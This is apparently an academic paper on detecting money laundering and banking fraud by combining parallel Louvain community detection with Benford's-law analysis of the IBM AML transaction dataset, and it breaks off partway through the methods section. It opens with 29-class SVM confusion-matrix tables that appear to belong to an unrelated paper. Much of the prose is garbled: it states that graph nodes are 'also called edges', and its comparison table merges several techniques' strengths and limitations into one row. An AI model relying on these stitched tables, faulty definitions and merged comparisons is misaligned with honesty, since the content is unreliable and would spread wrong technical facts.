A_{27}	3	9	11	20	0	4	0	3	25	10	12	0	0	285	0	0	178	0	96	207	34	37	0	0	0	0	2061	1	0	**0.6879**
A_{28}	1	3	62	77	0	27	0	1	2	4	0	0	0	22	0	1	33	4	1	177	0	0	0	14	0	28	0	2876	5	**0.8616**
A_{29}	0	47	10	8	2	0	0	9	2	1	0	0	0	3	1	1	2	0	8	3	9	82	2	88	0	1	0	3	2640	**0.9035**
Total	**43104**	**42619**	**4325**	**51804**	**37360**	**3021**	**11445**	**71691**	**2416**	**2442**	**2166**	**70593**	**94197**	**5813**	**2443**	**98450**	**6784**	**1485**	**3988**	**6795**	**2748**	**10642**	**132185**	**34398**	**9581**	**12614**	**2263**	**3469**	**2868**	**0.9104**

Table 13: SVM - training accuracy

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	Accuracy
A_1	12538	0	0	9	352	0	282	131	1	0	0	157	15	0	0	1949	0	0	0	1	0	0	4	0	45	0	1	0	0	**0.8097**
A_2	1	14022	1	17	0	0	2	4	1	2	0	0	0	6	13	5	10	5	8	12	3	106	2	43	0	15	11	1	38	**0.9786**
A_3	0	3	950	31	0	36	1	3	1	6	27	0	0	14	40	0	45	0	8	113	8	0	0	7	0	4	2	46	4	**0.7042**
A_4	7	4	3	17035	1	1	1	3	4	0	0	0	0	3	0	0	8	0	2	1	0	0	1	0	4	0	0	1	0	**0.9974**
A_5	641	0	0	1	10939	0	17	130	0	0	0	260	0	1	0	3836	1	0	0	0	0	0	1	0	5	0	0	0	0	**0.6909**
A_6	1	3	59	22	0	701	1	0	3	5	4	0	0	19	22	0	38	0	9	148	18	6	0	7	0	3	8	55	3	**0.6176**
A_7	253	0	0	3	36	0	3105	6	0	0	0	295	3	0	0	1422	2	0	1	0	0	0	6	0	71	0	0	0	0	**0.5968**
A_8	252	3	2	4	111	1	4	23365	0	0	1	162	0	0	0	1168	2	0	2	7	0	0	2	1	17	6	1	0	0	**0.9305**
A_9	0	2	5	22	0	6	0	0	559	36	5	0	0	28	0	0	136	3	16	49	10	11	0	4	0	13	7	18	7	**0.5966**
A_{10}	2	8	18	27	0	8	0	1	58	464	16	0	0	128	10	1	83	0	61	48	52	10	0	4	0	0	7	9	11	**0.4522**
A_{11}	2	7	42	6	0	17	1	12	16	13	488	0	0	40	24	0	94	0	11	21	11	2	0	0	1	0	5	1	0	**0.5995**
A_{12}	84	0	0	0	314	0	150	154	0	0	0	20987	0	0	0	5208	0	0	0	0	0	0	0	0	3	0	0	0	0	**0.7802**
A_{13}	33	0	7	9	0	0	3	5	0	0	0	0	31248	0	0	40	0	0	1	3	0	0	64	0	37	0	0	3	0	**0.9935**
A_{14}	0	1	45	41	0	11	0	1	34	51	13	0	0	1124	0	0	136	0	154	56	63	10	0	12	0	0	60	86	6	**0.5903**
A_{15}	0	15	36	2	1	21	0	1	0	0	30	0	0	1	618	1	10	23	0	8	1	0	1	8	0	35	0	0	4	**0.7574**
A_{16}	373	0	3	7	703	0	25	113	0	0	0	1666	38	1	0	18992	1	0	0	0	0	0	8	0	89	0	0	3	0	**0.8624**
A_{17}	4	6	57	58	0	14	0	14	53	49	62	0	0	70	14	0	1466	25	35	74	28	17	0	1	0	44	26	19	4	**0.685**
A_{18}	0	16	1	4	1	0	0	1	0	1	1	0	0	0	31	0	29	360	0	16	0	2	1	2	1	49	0	8	5	**0.6805**
A_{19}	0	24	77	19	0	12	0	8	8	20	4	0	0	156	0	0	27	0	866	29	76	1	0	3	0	0	14	3	7	**0.6396**
A_{20}	0	4	70	38	0	45	0	4	12	8	14	0	0	7	17	0	29	6	0	1465	6	22	1	1	1	48	6	75	1	**0.7793**
A_{21}	0	5	36	20	0	44	1	7	12	32	6	0	0	210	0	0	60	0	143	36	561	7	0	17	0	0	12	6	10	**0.458**
A_{22}	1	46	0	7	0	2	0	4	1	1	0	1	0	2	3	4	20	0	1	11	0	3238	2	36	0	3	6	0	24	**0.9487**
A_{23}	41	0	0	0	0	0	79	27	0	0	0	1	12	0	0	8	0	0	0	0	0	0	43362	0	292	3	0	0	1	**0.9894**
A_{24}	1	50	18	23	0	2	0	10	0	1	3	0	0	3	14	2	3	1	1	3	7	40	0	11179	0	1	0	17	57	**0.9775**
A_{25}	345	1	5	15	4	3	184	73	1	0	0	0	26	3	0	49	1	0	1	6	0	0	569	0	2502	0	0	5	0	**0.6596**
A_{26}	0	11	0	6	2	0	0	8	0	0	0	0	0	0	38	0	4	17	0	18	0	1	5	1	0	4023	0	10	0	**0.9708**
A_{27}	1	10	2	10	0	0	1	4	14	21	7	0	0	177	0	0	82	0	47	75	35	32	0	0	0	0	484	2	0	**0.4821**
A_{28}	0	1	45	29	0	15	0	2	9	4	0	0	0	21	0	1	36	5	4	119	2	0	0	21	0	38	0	755	3	**0.6802**
A_{29}	0	37	15	3	0	2	1	6	3	4	0	0	0	2	1	0	1	1	16	2	14	62	1	70	0	0	1	4	713	**0.7435**
Total	**14580**	**14279**	**1497**	**17468**	**12464**	**941**	**3858**	**24097**	**790**	**718**	**681**	**23529**	**31342**	**2016**	**845**	**32686**	**2324**	**446**	**1387**	**2321**	**895**	**3567**	**44030**	**11417**	**3068**	**4285**	**651**	**1127**	**898**	**0.8834**

Table 14: SVM - validation accuracy

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Parallelized Louvain-Based Community Detection and AntiBenford Subgraph Mining for Financial Fraud Detection in Transaction Networks

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Keywords: parallelism, fraud detection, banking transactions, subgraph mining, louvain modularity, Benford's Law, statistical features

Received: February 16, 2025

Detection of financial fraud remains an issue of concern since there is always a dynamic nature in the illegal patterns of transactions that conceal themselves in massive banking systems. The paper is a hybrid system that integrates the use of the AntiBenford statistical deviation analysis and graph-based community detection to identify the most appropriate methods to identify suspicious behavior. A transaction network graph forms the basis of the approach. Monetary flows, or directed edges, exist between each entity, which are an account, bank or merchant. AntiBenford module identifies digit anomalies of transaction records, whereas the augmented Louvain community detection algorithm, which runs in parallel, identifies well-knit communities, which are indicative of money laundering or collusion. We evaluated the model using the IBM Transactions Anti Money Laundering (AML) dataset where we obtained an accuracy of 96.57 percent more than traditional machine learning, rule-based and statistical anomaly methods. The reliability and interpretability of the method are validated by ROC AUC and precision-recall analysis. Combining statistical anomaly assessing with graph mining, this paper provides a scalable, flexible remedy to network fraud.

Povzetek: Predstavljen je paraleliziran pristop za zaznavanje finančnih goljufij v transakcijskih omrežjih, ki združuje Louvainovo odkrivanje skupnosti z analizo odstopanj od Benfordovega zakona na podgrafih. Predlagana metoda izboljša skalabilnost, zaznavno učinkovitost in interpretabilnost pri analizi velikih omrežij.

1 Introduction

The banking sector has revolutionized because of the digital financial services, which have become customer-convenient. But this advancement has presented new fraud threats. Fraud is very costly to the banks, kills trust, and destroys the financial ecosystem. Financial fraud [1] remains a significant threat to the banking industry, which requires robust and dynamic detection tools. Conventional, rule-based systems of detection compare individual transactions to predetermined rules and are also incapable of tracking changing fraud patterns. Fraudsters constantly work out more complex ways, taking advantage of loopholes and evading controls. The traditional methods also produce false positives, blocking legitimate transactions. Thus, more powerful, more adaptable detectors are required. Some of the developments of data mining and network analysis and particularly graph mining can reveal some of the latent patterns in networks of transactions. This paper discusses a model that combines graph mining with high-order statistics in identifying frauds. The suggested system is based on parallel greedy community detection and Louvain modularity optimization to create a transaction network that reflects the relationships between entities and indicates anomalies. Benford Law [2] is used as statistical prism for analyzing attributes of transactions and spot variance that can be used to identify fraud. A graph refers to a mathematical form of nodes (vertices) that are interconnected by edges. Customers, accounts, merchants, or devices may be the nodes, whereas money transfer, logins, or purchases may be the edges in banking. The fact that a transaction network can be created as a graph reveals the latent structures of financial activity and allows the identification of anomalies that cannot be detected by looking at transactions separately. Figure 1 is based on literature review and represents a graph of different types of frauds, including API fraud, stolen or forged credit cards, website cloning, ATM fraud, payment fraud, delivery fraud, referral and promo fraud, phone fraud, call

forwarding fraud, multiple transfer scams, and money laundering. Customers, accounts, merchants and devices are represented as nodes and their interactions are represented as edges. Bank transaction fraud is better identified with the help of a graph analysis. We can identify suspicious trends and abnormalities of relationships that would not have been discovered otherwise by modeling relationships between customers, accounts, merchants, and devices. Identifying communities of interest, or groups of entities that behave similarly, is one of the key elements of analyzing graphs. If we observe a concentration of accounts with unusually high transaction frequencies or non-geographically common active accounts, it may be an indication of fraudulent activity. One-way fraudsters attempt to conceal their footprint by establishing relationships between accounts that appear to have no commonalities, although graph analysis can help us identify these unusual relationships. Another advantage of using graphs is that one can trace the spread of fraud. In some instances, fraud can be spread within a network when criminals use links between hacked accounts.





Figure 1: Sample graphical representation of fraud activities in banking transactions

These transactions, as represented in Figure 2, show that there is cyclic transfer, an obligatory feature of laundering activity (a), graphed out as a graph (b). Every exchange creates an arrowed edge between two nodes, which are accounts or banks. A combination of these edges gives a closed circuit with the flow between the banks being 394 $\rightarrow$ 31811 $\rightarrow$ 31813 $\rightarrow$ 394. Such loops in the graph depict funds flowing through various intermediaries and back to their origin, which is likely to mask the source of the money. The regularities of the transactions, the use of the same currencies, and the insignificant temporal distances also reinforce the signal of anomaly. In applying the AntiBenford-Louvain framework to this subgraph, repetition and symmetry increase the modularity contribution of the nodes concerned in the system, allowing it to be isolated as a suspicious attribute of layering or round-tripping in money laundering involving the nodes involved. The analysis of the graph will give us the ability to proactively identify possible victims and prevent them from being impacted by taking precautionary measures.

Although graph analysis is an effective tool, it can be even more effective when integrated with the more sophisticated statistical means. One of them involves the use of Benford Law, which explains why there is an uneven distribution of leading digits in naturally occurring datasets. Examples of such attributes used to identify aberrant behavior and determine fraud include deviations from Benford's Law in the attributes of transactions, such as the value of transfers or the value of an invoice. With the help of the combination of graph-based analysis and effective statistical tools, financial asset managers can outsmart fraudsters and keep the funds of their clients safe. Fraud detection is no longer done using rule-based systems but also incorporates new sophisticated methods such as graph mining and sophisticated statistics. It is a study based on network analysis and statistical rigor to reveal detailed trends in data on transactions based on recent developments. By combining these strategies, we will develop a robust and flexible system of fraud detection that can assist institutions to keep in advance of default risks and ensure the financial well-being of their customers.

Timestamp	From Bank	From Account	To Bank	To Account	Amount Received	Receiving Currency	Amount Paid	Payment Currency	Payment Format
01-09-2022 00:14	394	B0	31811	D0	21126.92	US Dollar	21126.92	US Dollar	Cheque
01-09-2022 00:23	1231	30	21414	D0	217	US Dollar	217	US Dollar	ACH
01-09-2022 00:05	202	40	202	40	14903.78	US Dollar	14903.78	US Dollar	Credit Card
01-09-2022 00:23	31811	D0	31813	30	21126.92	US Dollar	21126.92	US Dollar	Wire
01-09-2022 00:28	1638	50	1638	50	4755.32	US Dollar	4755.32	US Dollar	Reinvestment
01-09-2022 00:35	31813	30	394	B0	21126.92	US Dollar	21126.92	US Dollar	Credit Card
01-09-2022 00:16	31993	60	31993	60	3065.41	US Dollar	3065.41	US Dollar	Reinvestment

(a)



(b)

Figure 2: Financial transactions samples in (a) tabular format and in (b) graph format

In the analysis, a strong system is introduced that uses graph mining and advanced statistics. Significant highlights and the main contributions of the approach are:

- Through banking transactions as a network, graph mining methods, including the Parallelized greedy community detection algorithm, Louvain community detection, and modularity optimization algorithm, are applied to identify suspicious clusters and patterns of abnormal activities.
- We combine Benford's Law with transaction attributes to identify possible manipulation or fraud, utilizing the non-uniform distribution of leading digits in natural sets of data.
- The proposed system was thoroughly tested using the associated research through industry-standard IBM Transactions for AML, which simulates specific fraudulent situations.
- Graph mining, combined with powerful statistical tools, has enabled us to develop a system of fraud detection that is significantly more effective than traditional rule-based and machine-learning systems, which can adapt to the evolving strategies of fraudsters.

The study adds to the current activities of combating financial fraud that poses a high risk of loss of finances and image to the banking industry. In the following part we examine the methodology that is currently in use, discussing the limitations of the existing methods and a new method of detecting fraud. We are speaking about data preparation, graph construction, Louvain modularity, and application of Benford Law with the help of experimental outcomes that demonstrate the efficiency of our algorithm and its prospects of the industry.

2 Literature review

The evolution of fraud detection dates back long ago, but nowadays, it has changed significantly with the emergence of the modern digital financial systems. Fraudsters have enhanced various methods, and they are now taking advantage of the flaws in the virtual world using sophisticated technologies. The primary objective is to detect potential fraud in real-time or through retrospective analysis, thereby minimizing financial losses and preserving the integrity of the financial system. Fraud detection is a process that utilizes data mining methods to identify any abnormal behavior in data that may be indicative of fraudulent activity. The team utilizes specific software to enter the company's data and identify anomalies that may suggest the possibility of fraud and the individuals responsible [3]. System development has come up with various tools used to deter fraud over the decades. The first solutions were rule-based, which means that they used predetermined regulations to determine suspicious transactions. These systems, however, failed to keep up with changing fraud schemes and tended to give a false alarm. The transition to machine-learning and artificial-intelligence schemes, based on graph mining and sophisticated statistics, has enabled large amounts of data to be processed, complex trends discovered, and accuracy improved continuously over time. The emergence of more advanced systems based on machine learning (ML) and artificial intelligence (AI) has been driven by the evolution of fraud detection, incorporating graph mining and more advanced statistical techniques. Such systems can examine large volumes of data, identify more intricate patterns, and learn from new data to improve accuracy. Most of the current fraud-detection systems are now based on neural networks, decision trees, and ensemble models. The distributed denial-of-service (DDoS) family was introduced by Ziming and colleagues [4] to address new attack patterns. Through the characterization of traffic, creation of attack fingerprints, and family segmentation, large tests demonstrated the similarities, which steered classification, identified attacks unknown to them and refined defense measures. In their work, 89 real-world types of DDoS traffic were gathered, and 18 new attacks were tested, which showed that the division of families enhances the analysis and defence of DDoS. A graph neural network (GNN) is used in fraud detection to build neighbor relationships, which detect suspicious nodes and fraudsters, but in some cases, clever fraudsters may evade detection by being legitimate users.

Hence, the authors [5] emphasize relational density theory in this paper and propose a hierarchical attention-based graph neural network (HA-GNN). It uses weighted adjacent matrices across different relations to detect those fraudsters. This theory is based on the relation attention module, which highlights the strength between two nodes,

and the neighborhood attention module, which captures the long-range structural affinity within the graph. They generate node embeddings by collecting information from the node's long-range structures and its original node features. The main drawback of this research is that it cannot detect historical behavior information; it can only detect active fraudsters. Another drawback is that it cannot deal with the increasing volume of real-world data. The authors [6] cite the relationship between suppliers and customers to highlight the company's transaction activities. This relationship also reflects the relationship between various financial data disclosed in the companies' financial statements, which aids in detecting fraudulent financial statements. The conversion of supplier-customer knowledge to graph structure data for the GNN model input using an adjacency matrix is inefficient, which is a drawback.

The research focused on fusing heterogeneous threat intelligence to reconstruct multi-step attack scenarios and discover critical attack paths [7-8]. The researchers developed a threat intelligence fusion methodology based on structured threat information expression (STIX) and causal relationship analysis, a method of reconstruction, otherwise represented as a community discovery problem. A benchmark dataset based on real-traffic evaluation showed that the approach can recover from multi-step attacks and covert channels. Important contributions lie in the modeling of threat intelligence and the application of social network analysis. The inability to use replaceable words, however, meant that it was hard to model the attack scenarios. The authors referenced the telecom industry in [9] for the detection of fraud. To resolve heterophily issues in collaborative networks, they trained a multi-frequency graph neural network that can dynamically combine the attributes of node neighbors of different frequencies. The limitation of the study is that it has not utilized multimodal data, which includes speech, video, and text, to enhance the accurate detection of fraud. Consequently, there is a lack of accuracy in the research. In [10], an original light gradient boosting machine (LGBM) model was proposed to detect fraudsters in Ethereum and Bitcoin cryptocurrency transactions effectively. To classify cryptocurrency fraud, the authors combined different techniques, including random forest (RF) and multilayer perceptron (MLP). One of the flaws in this study was that most of the characteristics were removed from the base dataset, and it is often questioned whether this will affect the accuracy of the results. However, to its disadvantage, the paper lacks discussion on pattern discovery in fraudulent transactions involving cryptocurrencies, and the inconsistency arises from the disappearance of results using data sets with different lengths. Xiaobing et al. [11] proposed a method based on large-scale blockchain data to forecast fraudulent computer addresses and identify abnormalities in crypto transactions. These authors have employed various graph mining methods and utilized Benford Law to obtain distributional information on address transactions with a reasonably acceptable degree of accuracy. To compute the results, decision tree (DT), support vector machines (SVM), RF, LGBM, and logistic regression (LR) were used. However, the research's disadvantage was that the metric is limited, implying that a superior metric better suited to the Benford Law might have enhanced the research.

The area of banking makes use of advanced technologies and algorithms to scan through the patterns of transactions, detect anomalies and trends. The primary objective is to either detect fraud on-the-fly or by hindsight and minimize losses and protect the integrity of the financial system. The discrepancies in the data quantities have been observed to create a discrepant output. The authors suggest implementing a robust measure for comparing small and large samples to Benford law, which plays a crucial role in enhancing the system's applicability [12]. In Shigang et al. [13], the authors attempted to address the issues associated with using traditional data sources to detect fraud, which contain less information on financial statements. The most common classification methods used in the research include support vector machines, random forests, K-nearest neighbors (KNN), and DT; the research could have employed ensemble learning methods to enhance classification performance. The scholars [14] applied a knowledge graph to detect financial fraud in relative party transactions (RPTs). They focused on the total number of RPTs and loan-based RPTs, which received more attention. However, this approach has a drawback: only a portion of the nodes in the knowledge network with both dynamic and static links are visible, leading to an intense final visualization due to the high number of static interactions, which results in inaccurate findings.

The authors Pourhabibi et al. [15] highlight significant challenges that require further work to enhance the effectiveness of graph-based anomaly detection systems. Additionally, they have offered suggestions for resolving these issues. However, [16] has not thoroughly examined the various strategies used. They only used a few materials, primarily academic ones, and analyzing non-academic sources is still essential to examine the implementation issues that new graph solutions confront and the latest changes in the financial crime sector. They have, however, not supplied any answers for unusual use scenarios. They have made suggestions to increase the effectiveness of fraud detection; nonetheless, as with any system development, comprehensive evaluations of every implementation are missing. The scenario of detecting fraud, such as credit card fraud, involves quick decision-making where many transactions are involved. However, as Ganguli et al. [17] emphasized in their study, fraud relevant to credit card fraud must be understood. It has been found that deviations from Benford Law can indicate fraudulent actions, thereby offering a statistical basis for detecting fraud. This Law has been applied to several situations to identify anomalies in datasets that may indicate fraudulent behavior. The Louvain algorithm, developed jointly by Vincent Blondel, Jean-Loup Guillaume, Renaud Lambiotte, and Etienne Lefebvre in 2008, is a community detection algorithm that utilizes

network analysis to identify clusters or communities within a graph [18]. The study, Wang et al. [19], presented a process by which they applied the fraud detection approach in the supply chain using the Benford distribution, assisted by an Excel sheet. Benford's Law was used to provide insight into different supply chain situations, and the author was able to infer patterns when carrying out calculations. Nonetheless, the weakness of the research was realized through its dependence on information from a single source. The results may be subject to change, which could be achieved by incorporating more diverse data sources. The output of the paper can be improved by the addition of more sophisticated processes to detect red flags of fraudulent practices, including the non-clarity of job specifications, vendor selection without capability evaluation, and incorrect inputs or incomplete information on the negotiation sheet, which points to the vendor's capabilities. Further methodological improvements may lead to more robust outcomes. The authors in Bernaschi et al. [20] have demonstrated an innovative parallel code for the BFS algorithm, enabling the efficient study of large-scale graphs. They claim that their concept of implementation can be applied to a platform that provides many levels of parallelism. It is also worth mentioning that they have been using new-generation Nvidia GPUs, and some of their optimizations are CUDA-specific [21].

Table 1: Comparative study of state-of-the-art fraud detection techniques in banking transactions

Technique	Dataset Used	Metric Value	Key Strengths	Limitations	Ref.
Intuitionistic Fuzzy Logic	Synthetic Bank Transactional Data	A: 98.00 P: 81.00 R: 93.00 F1: 86.00	Offers a unique approach based on fuzzy logic for fraud detection	Specificity and adaptability to different fraud patterns need to be carefully considered	[22-23]
Rule-based Systems	IBM, Financial Transactions	A: 91.48 P: 91.21 R: 91.20 F1: 91.35	More adaptable than rule-based systems, it handles complex data Reliable AI model for detecting fraudulent bank transactions Easy to implement, interpretable results	The complexity of fraud detection and imbalanced data may pose challenges Black-box nature requires significant training data Limited adaptability to evolving fraud patterns, prone to false positives/negatives Can be time-consuming and inaccurate	[1], [3], [24], [27]
Decision Tree	China Stock Market Trading Research	A: 72.21 P: 52.24 R: 56.49 F1: 47.91	Effective when combined with a bagging ensemble for credit card fraud detection	It may not be the optimal algorithm in all cases	[13, 14]
Logistic Model Tree	CBank, Czech Financials	F1: 91.00	Shows promising results in fraud classification and detection	Performance may vary depending on the dataset and specific fraud scenarios	[11]
Random Forest	China Stock Market Trading Research	A: 84.11 P: 54.35 R: 59.41 F1: 54.04	Outperforms SVMs, logistic regression, and KNN	It may not be the best choice in all scenarios	[13]
XGBoost	China Stock Market Trading Research	A: 67.36 A-I: 69.07 A-II: 67.27 AUC: 75.36	Effective in many circumstances	Not advantageous in all situations	[14]
Support Vector Machine	China Stock Market Trading Research	A: 93.18 P: 68.45 R: 56.11 F1: 58.52	Effective for high-dimensional data, good generalization ability	Computational cost, sensitive to parameter tuning	[13, 25]
Deep Learning SqueezeNet	PhishStorm - phishing / legitimate	A: 93.05 P: 94.26 R: 93.75	Highly effective for complex patterns, learns from large datasets	High computational cost, prone to overfitting if the data is limited	[26]
Hybrid CNN–LSTM	Custom Bank Transaction Dataset	A: 94.8	Utilizes a hybrid CNN–LSTM for sequential transaction modeling and improved feature learning	High computational cost and limited interpretability for large-scale deployment	[29]
Ensemble Learning	Kaggle Credit Card Dataset	P: 93.5 R: 91.8	Aggregates Random Forest, XGBoost, and SVM for balanced classification	Requires hyperparameter tuning; performance drops on unseen transaction distributions	[30]
Adaptive ML Pipeline	(European Credit Card Data	F1: 92.3	Introduced adaptive resampling and model retraining for dynamic fraud trends	Limited graph-level understanding; temporal correlations not modeled	[31]
AI-Driven Deep Neural Ranking	European AML Case Data	AUC: 0.95	Integrates rule-based filtering with deep neural ranking for risk prioritization	Rule-based dependency restricts generalization to new transaction types	[32]
Hybrid ML and Deep Graph Model	Real-World Transaction Network Dataset	A: 95.6	Combines deep graph representation learning with supervised fraud classification	Requires extensive labeled data and a large memory footprint	[33]
Temporal Graph-Based Networks	Temporal Banking Dataset	AUC: 0.93	Captures evolving transaction dependencies using temporal graph embeddings	Computationally demanding; limited in real-time adaptability	[34]

A detailed comparison of various fraud detection methods in banking transactions is presented in Table 1. This comparison highlights the virtues and shortcomings of both methods, providing valuable insights for any financial institution seeking to enhance its fraud detection framework. Rule systems make them interpretable, albeit with a high rate of false positives, and they must be updated regularly to accommodate changes in fraud schemes. Algorithms in machine learning, such as support vector machines and deep learning, are flexible but may be challenging to apply in practice. They are non-explanatory; thus, it would be hard to know the rationale

behind their choices. Detecting an anomaly in the statistics offers certain flexibility, although it is limited in identifying complicated fraudulent schemes, and the explanation is not as straightforward as it can be with regression logic. Decision trees and random forests, which are algorithms in data mining, provide valuable information, but they may not be effective in capturing the dynamics of financial fraud. Through a comparison of these techniques, the study suggests the possibility of exploring the proposed approach to enhance the ability to detect fraud and protect the banking sector from the constantly evolving threats, with financial institutions facing the challenge of dealing with sophisticated fraudsters, applications that integrate sophisticated analytics and flexibility become increasingly important in maintaining the robustness of the financial system and safeguarding consumer integrity.

According to Pham et al. [25], a system for anomaly detection in cryptocurrency transaction networks has been developed. They applied three unsupervised machine-learning techniques on two distinct graphs: unsupervised support vector machines, Mahalanobis distance, and k-means clustering. This research's drawback was that, although they provided parallelized computation for quicker detection, doing so necessitates significant work, such as adding thread safety to learning algorithms, which is not covered in this study. They have not thoroughly reviewed the 38 million transaction dataset. This paper [27] reviews the classification scheme for applying data mining techniques to detect financial fraud, demonstrating the relationship between data mining techniques and different types of financial fraud. It provides an overview of techniques for financial fraud detection. However, the drawback of this paper is that it has not developed a specific system for this purpose and has not provided any relevant research on detecting outliers for those frauds, resulting in a lack of research data.

The detection is based on data-mining techniques through which data volumes are sifted to identify any abnormal activity that may indicate fraud. Specialized software is used by teams to load company data, mark anomalies, and trace the people behind suspicious activity. The area of activity gained thrust in the late 20th century, coinciding with the emergence of large-scale network datasets. Researchers have begun searching for algorithms and methods to efficiently mine these graphs, with their applications being practical in various fields, including social network analysis, bioinformatics, and finance. Graph models and mining techniques have played a crucial role in identifying evolving behavior, particularly in the corporate fraud area [2]. Within the framework of fraud detection, the Louvain algorithm is tested to identify patterns and associations related to transaction data in the banking sphere. More easily, anomalies or outliers can be identified by establishing communities or a wealth of transactions that exhibit similar behavior. This model enhances the capacity of fraud detection systems to identify irregularities that cannot be detected using conventional analysis methods. The Louvain algorithm is quite adept at identifying dense substructures or clusters in graphs, finding frequent substructures, and providing an interactive visualization of mined knowledge [28]. Algorithms such as Louvain can help researchers and professionals easily identify trends indicative of fraudulent behavior within large datasets. The use of algorithms, such as the one created by Louvain, and principles, such as the Law of Benford, has enhanced the effectiveness and accuracy of fraud detection. Recent literature has resorted to graph mining to uncover fraud through analysis of relationships between entities of information. Graph mining has emerged as an effective technique to detect complex relationships particularly in large-scale network data. These graphs have become a target of research by researchers in such areas as social network analysis, bioinformatics and finance. Graph models and mining methods have been found to be critical in the identification of changing behavior, especially in corporate fraud. The laws of Benford have been applied, and algorithms such as the Louvain algorithm have been implemented to aid in uncovering patterns. All these methodologies contribute to enhancing fraud detection capabilities across a broad spectrum of areas, including corporate fraud and financial transactions. With these systems, as technology continues to advance, the continuous development of the systems is essential to keep threats of ever-changing fraud in the financial arena at bay.

3 Material and methods

3.1. Preliminary definitions and dataset analysis

In this section, we describe the main concepts, and we have a thorough analysis of our dataset. We establish fundamental aspects, such as transactions, graphs, sub-graphs and the Law of Benford which form the basis of our study. We also measure the parallelism of the dataset, conduct statistical analysis of the chosen communities, and give the visual summaries to gain further insight. This detailed introduction forms a good background of the methodology and further sections.

Transaction: The concept of a transaction is the most vital in the world of banking. All transactions of money are registered as transactions having a distinct ID that can be verified in subsequent payment. A set of tasks represents transactions, which start with one task and cease only after all the tasks in the set are done. Moreover, there are legitimate transactions and illegitimate transactions depending on some factors. This is why one must be careful and attentive when undertaking transactions to make them genuine [21].

Graph: This is a type of data structure which employs the use of vertices and edges. The basic building blocks of graphs are nodes also called edges. They are entities, data points, or objects and are intended to hold more information about these respective entities or attributes.

The links or the connections between the nodes/vertices in the graph can be referred to as the edges. There are directed and undirected edges in case they possess an orientation or not [29]. There are further subdivisions in graphs; directed graphs, undirected graphs, weighted graphs, cyclic graphs, acyclic graphs, connected graphs, disconnected graphs and trees.

Subgraph: Subgraph In graph theory, a subgraph is a smaller graph obtained by an encompassing parent graph that has edges and vertices. The importance of subgraphs is hard to underestimate, and they are crucial to the activity and analysis of graphs by giving us the opportunity to operate within a narrower, more extensive section of the bigger graph [36]. In addition, the methodology will be used to maintain the original structural and connectivity properties with the benefit of studying it better and more effectively. They have many subgraphs such as Induced Subgraphs, Spanning Subgraphs, Connected Subgraphs, and Maximal Subgraphs and each has its peculiarity and importance.

Benford Law: It is a very strong instrument which assists us to consider the validity of statistics and financial records more accurately. Thus, it is necessary to remember Benford Law when examining random collections of numbers and take relevant and correct decisions [37]. It is a rule we must know provided we are to act with large masses of haphazard natural numbers, like the sales records of a corporation, or the look-up tables of logarithms. According to it, about 30 percent commences with digits 1, 18 percent with 2 etc., the small percent with 9. The frequencies among the first non-zero digits in the datasets are usually not distributed evenly across populations. Rather, it follows a log-uniform distribution, except that digit 1 is the most common, then 2, then 3, etc., through 9. This is what is referred to as Benford Law. The Benford Law shows that the likelihood of a sample having a significant digit, d can be determined as illustrated in Eq. (1).

$$P(d) = \log_{10}(1 + \frac{1}{d}), \mathrm{d} = 1, 2, 3, \ldots, 9 \quad (1)$$

Parallelism divides the information so that it can be easier to be processed by the GPU and leave sufficient memory to the other data. Parallelization may be done in two forms, one is by parallelizing the GPUs, the other is parallelizing the CPU. The main factor to be considered when choosing between GPUs or CPUs to use in an application is the fact that GPUs are much more suitable in case of parallel processing. The known fact is that CPUs have a small extent of parallelism, which implies that not all parallelization in workloads is designed equally. Thus, it is essential to consider the needs of the application cautiously and decide whether it is the GPUs or the CPUs, which should be given priority to achieve the best performance [38].

Dataset: A financial dataset is usually structured information that pertains to financial transactions, financial institutions, financial markets and other pertinent entities. These data sets are important in quantitative analysis, risk analysis, some financial modeling exercises, and management of the portfolio. The dataset used in our research is the information and data that are of different types and varying sizes, which have small, medium, and large volumes. The basic dataset employed in this study as shown in Figure 2 is IBM Transactions for AML dataset. This extensive body of data, generated by the simulator proposed by Suzumura and Kanezashi [39], includes approximately 7 million transactions presented in a tabular format. Specifically, the implementation utilizes two main files from this set: the LI-Small_Trans.csv file, which is a substantial file containing the primary transaction records, and the accompanying LI-Small_Patterns.txt file, which is crucial for our work as it contains predefined, labeled transactions that exhibit known money laundering patterns, Erik A., [40]. Further structures can be time series or hierarchical data, or others may be even more complex [41]. The following five communities and their temporal analysis represent the duration throughout which transactions are carried out in specific communities. Here are the durations of the top five communities.

1. Community 66 spans from 2022-09-01 00:00:00 to 2022-09-14 13:48:00
2. Community 123 spans from 2022-09-01 00:00:00 to 2022-09-14 14:10:00
3. Community 31 spans from 2022-09-01 00:00:00 to 2022-09-11 13:28:00
